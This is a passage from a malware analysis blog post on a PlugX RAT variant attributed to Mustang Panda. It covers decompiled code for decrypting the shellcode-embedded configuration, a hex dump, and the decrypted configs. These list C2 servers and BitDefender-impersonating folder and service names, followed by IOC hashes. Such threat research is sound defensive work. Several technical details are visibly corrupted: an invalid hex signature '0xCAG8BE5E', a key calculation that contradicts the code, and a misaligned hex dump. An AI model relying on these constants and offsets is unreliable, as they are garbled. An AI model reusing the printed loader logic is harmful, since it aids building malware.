Going back to the sample we are analyzing, we see that before the step of checking the parameters passed when the malware executes, it will call the function that performs the task of decrypting the configuration:

```

ptr_cmd_line = GetCommandLine();
CommandLineToArgvW = ::CommandLineToArgvW;
strcpy(v46, "vW");
*v45 = _mm_load_si128(&xmmword_10007610);
if ( !::CommandLineToArgvW )
{
    shell32_handle = g_shell32_handle;
    strcpy(sz_shell32, "shell32");
    if ( !g_shell32_handle )
    {
        shell32_handle = LoadLibraryA(sz_shell32);
        g_shell32_handle = shell32_handle;
    }
    CommandLineToArgvW = GetProcAddress(shell32_handle, v45);
    ::CommandLineToArgvW = CommandLineToArgvW;
}
sz_arg_list = CommandLineToArgvW(ptr_cmd_line, &num_arguments);
sub_10007DC0(0);
f_decrypt_embedded_config_or_from_file_and_copy_to_mem();
if ( num_arguments == 1 )
    f_launch_process_or_create_service();
if ( num_arguments == 3 )
{
    lstrlenW = ::lstrlenW;
    arg_passed_1 = sz_arg_list[1];
    passed_arg1_info.buffer = 0;
    passed_arg1_info.buffer1 = 0;
}

```

decrypt PlugX config

Diving into this function, combined with additional debugging from shellcode, renaming the fields in the generated struct, we get the following information:

- ◆ PlugX's configuration is embedded in shellcode and starts at offset 0x69.

- ```

pluginx_mapped_dll->signature = 0;
pluginx_decrypted_dll->ptr_shellcode_base = ptr_call_addr; // 00402029 E8 00 00 00 00
pluginx_decrypted_dll->shellcode_size = end_sc_offset;
pluginx_decrypted_dll->ptr_encrypted_PlugX = ptr_enc_compressed_dll_addr; // 00403592 1C 9B
pluginx_decrypted_dll->encrypted_PlugX_size = compressed_dll_size; // 0x2E552
pluginx_decrypted_dll->config = config; // 00402049 08 0x0 on disk
pluginx_decrypted_dll->PlugX_config_size = config_size; // 0x0150C
pluginx_decrypted_dll->ptr_PlugX_entry_point = pluginx_mapped_dll + payload_nt_headers->optionalHeader.AddressOfEntryPoint;
VirtualProtect(lpAddress, payload_raw_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
if (! (pluginx_decrypted_dll->ptr_PlugX_entry_point)(pluginx_mapped_dll, 1, 0))
 return 0x15;
if (ExportProc)
 ExportProc(0); // execute export function

```

```

PlugX_mapped_dll_base = f.create_unnamed_event(0, &dll_base;
ptr_plugx_config = PlugX_mapped_dll_base + PlugX_config;
signature = ptr_plugx_config->signature; // 0xCAG8BE5E
if (ptr_plugx_config->signature == ptr_plugx_config->compared_value)
 goto setup_config_buffer;
if (PlugX_mapped_dll_base + PlugX_config_size != 0x150C)
 goto setup_config_buffer;
sub_10007D00(0);
xor_key = signature + 0x56; // 0xCAG8BE5E + 0x86865656 = 0x50EF14B4
// -> xor_key = 0xB4
i = 0;
do
{
 ptr_decrypted_config = &decrypted_config[i++];
 *ptr_decrypted_config = xor_key ^ ptr_decrypted_config[ptr_plugx_config - decrypted_config];
}
while (i < 0x150C);
if (ptr_plugx_config->signature != signature_computed)
{
 setup_config_buffer:
 f.memset_ret(g_std_decrypt_data, 0, 0x150C);
 result = 0;
}
else
{
 f.decrypt_embedded_config_or_from_file_and_copy_to_mem
}

```

```

00000000 74 06 1E 0F 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text:
00000010 00 73 07 55 7C 03 C2 70 70 71 72 55 66 46 83 EE .w.i.....EMERf
00000020 25555555 00 5D 7D 05 00 00 00 00 00 00 00 00 00 00 00 00 .,)......N.D
00000030 00000030 44 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D.D..XXXXXXXXXX
00000040 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 D.D..XXXXXXXXXX
00000050 00 00 6A 5D 83 C4 C2 00 00 00 00 00 00 00 00 00 00 .DfA.W.....
00000060 5F 8B FE F9 EA 00 15 00 00 00 00 00 00 00 00 00 00 .f.....BfD..
00000070 7E BA B4 B4 B4 B4 B4 B4 B4 B4 B4 B4 B4 B4 B4 B4 .E.....KKKK
00000080 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B 4B .K.....KKKKKKKK
00000090 BE B4 B4 B4 B4 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .K.....4.....
000000A0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000000B0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000000C0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000000D0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000000E0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000000F0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000100 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000110 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000120 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000130 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000140 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000150 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000160 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000170 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000180 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
00000190 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000001A0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000001B0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX
000001C0 BE B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 B5 .w.....XXXXXXXXXX

```

| IP           | Port |
|--------------|------|
| 86.78.23.152 | 53   |
| 86.78.23.152 | 22   |
| 86.78.23.152 | 8080 |
| 86.78.23.152 | 23   |

The screenshot displays a Wireshark packet capture of a PlugX shell session. The packet list on the left shows a series of 0.0000330 to 0.0000560 seconds. The packet details pane on the right shows the 'PlugX\_decrypted.config.bin' file. The file content is a series of hexadecimal data, with some parts highlighted in red and labeled 'PlugX (encrypted config)' and 'PlugX\_decrypted config'. The file content includes a header 'port=8080' and a body of data.

In addition to the list of C2 addresses above, there is additional information related to the directory created on the victim machine to contain malware files as well as the name of the service that can be created:

|                                          |          |                         |                         |                 |
|------------------------------------------|----------|-------------------------|-------------------------|-----------------|
| // "bdreinit.exe" -> (size: 13)          | 00000970 | 00 00 00 00 00 25 00 50 | 00 72 00 6F 00 67 00 72 | % P r o g r     |
| // crash handling component BDReinit.exe | 00000980 | 00 61 00 6D 00 46 00 69 | 00 6C 00 65 00 73 00 25 | a m F i l e s % |
| wsz_bdreinit_exe[0] = 'd\0b';            | 00000990 | 00 5C 00 42 00 69 00 74 | 00 44 00 65 00 66 00 65 | \ B i t D e f e |
| wsz_bdreinit_exe[1] = 'e\0r';            | 000009A0 | 00 6E 00 64 00 65 00 72 | 00 20 00 55 00 70 00 64 | n d e r U p d   |
| wsz_bdreinit_exe[2] = 'n\0i';            | 000009B0 | 00 61 00 74 00 65 00 00 | 00 00 00 00 00 00 00 00 | a t e           |
| wsz_bdreinit_exe[3] = 't\0i';            | 00000B70 | 00 00 00 00 00 42 00 69 | 00 74 00 44 00 65 00 66 | B i t D e f     |
| wsz_bdreinit_exe[4] = 'e\0.';            | 00000B80 | 00 65 00 6E 00 64 00 65 | 00 72 00 20 00 43 00 72 | e n d e r C r   |
| wsz_bdreinit_exe[5] = 'e\0x';            | 00000B90 | 00 61 00 73 00 68 00 20 | 00 48 00 61 00 6E 00 64 | a s h H a n d   |
| LOWORD(wsz_bdreinit_exe[6]) = 0;         | 00000BA0 | 00 6C 00 65 00 72 00 00 | 00 00 00 00 00 00 00 00 | l e r           |

To make our life easier, I wrote a python script to automatically extract configuration information for this variant. The output after running the script is as follows:

```
$ python plugx_extract_config.py plugx_decrypted_config.bin
```

```
[+] Config file: plugx_decrypted_config.bin
[+] Config size: 5388 bytes
[+] Folder name: %ProgramFiles%\BitDefender Update
[+] Service name: BitDefender Crash Handler
[+] Proto info: HTTP://
[+] C2 servers:
 86.78.23.152:53
 86.78.23.152:22
 86.78.23.152:8080
 86.78.23.152:23
[+] Campaign ID: 1234
```

## 5. Conclusion

CrowdStrike researchers first published information on Mustang Panda in June 2018, after approximately one year of observing malicious activities that shared unique Tactics, Techniques, and Procedures (TTPs). However, according to research and collect from many different cybersecurity companies, this group of APTs has existed for more than a decade with different variants found around the world. Mustang Panda, believed to be a APT group based in China, is evaluated as one of the highly motivated APT groups, applying sophisticated techniques to infect and install malware, aims to gain as much long-term access as possible to conduct espionage and information theft.

In this blog we have analyzed the different steps the infamous PlugX RAT follows to start execution and avoid detection. Thereby, it can be seen that this APT group is still active and constantly looking for ways to improve and upgrade techniques. VinCSS will continue to search for additional samples and variants that may be associated with this PlugX variant that we analyzed in this article.

## 6. References

- ♦ [\[RE012-1\] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc" - Phần 1](#)
- ♦ [\[RE012-2\] Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc" - Phần 2](#)
- ♦ [PlugX: A Talisman to Behold](#)
- ♦ [THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group](#)
- ♦ [Mustang Panda deploys a new wave of malware targeting Europe](#)

- ◆ [BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX](#)
- ◆ [China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations](#)

## 7. Indicators of Compromise

|                                                                                                                                                                                                                                                                                                                                                              |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| log.dll - db0c90da56ad338fa48c720d001f8ed240d545b032b2c2135b87eb9a56b07721                                                                                                                                                                                                                                                                                   |
| log.dll - 84893f36dac3bba6bf09ea04da5d7b9608b892f76a7c25143deebe50ecbbdc5d                                                                                                                                                                                                                                                                                   |
| log.dll - 3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e                                                                                                                                                                                                                                                                                   |
| log.dll - da28eb4f4a66c2561ce1b9e827cb7c0e4b10afe0ee3efd82e3cc2110178c9b7a                                                                                                                                                                                                                                                                                   |
| log.dat - 2de77804e2bd9b843a826f194389c2605cfc17fd2fafde1b8eb2f819fc6c0c84<br>Decrypted config:<br>[+] Folder name: %ProgramFiles%\BitDefender Update<br>[+] Service name: BitDefender Crash Handler<br>[+] Proto info: HTTP://<br>[+] C2 servers:<br>86.78.23.152:53<br>86.78.23.152:22<br>86.78.23.152:8080<br>86.78.23.152:23<br>[+] Campaign ID: 1234    |
| log.dat - 0e9e270244371a51fbb0991ee246ef34775787132822d85da0c99f10b17539c0<br>Decrypted config:<br>[+] Folder name: %ProgramFiles%\BitDefender Update<br>[+] Service name: BitDefender Crash Handler<br>[+] Proto info: HTTP://<br>[+] C2 servers:<br>86.79.75.55:80<br>86.79.75.55:53<br>86.79.75.46:80<br>86.79.75.46:53<br>[+] Campaign ID: 1234          |
| log.dat - 3268dc1cd5c629209df16b120e22f601a7642a85628b82c4715fe2b9fbc19eb0<br>Decrypted config:<br>[+] Folder name: %ProgramFiles%\Common Files\ARO 2012<br>[+] Service name: BitDefender Crash Handler<br>[+] Proto info: HTTP://<br>[+] C2 servers:<br>86.78.23.152:23<br>86.78.23.152:22<br>86.78.23.152:8080<br>86.78.23.152:53<br>[+] Campaign ID: 1234 |

log.dat - 02a9b3beaa34a75a4e2788e0f7038aaf2b9c633a6bdbfe771882b4b7330fa0c5 (THOR PlugX)

Decrypted config:

[+] Folder name: %ProgramFiles%\BitDefender Handler

[+] Service name: BitDefender Update Handler

[+] Proto info: HTTP://

[+] C2 servers:

www.locvnpt.com:443

www.locvnpt.com:8080

www.locvnpt.com:80

www.locvnpt.com:53

[+] Campaign ID: 1234

*[Click here for Vietnamese version.](#)*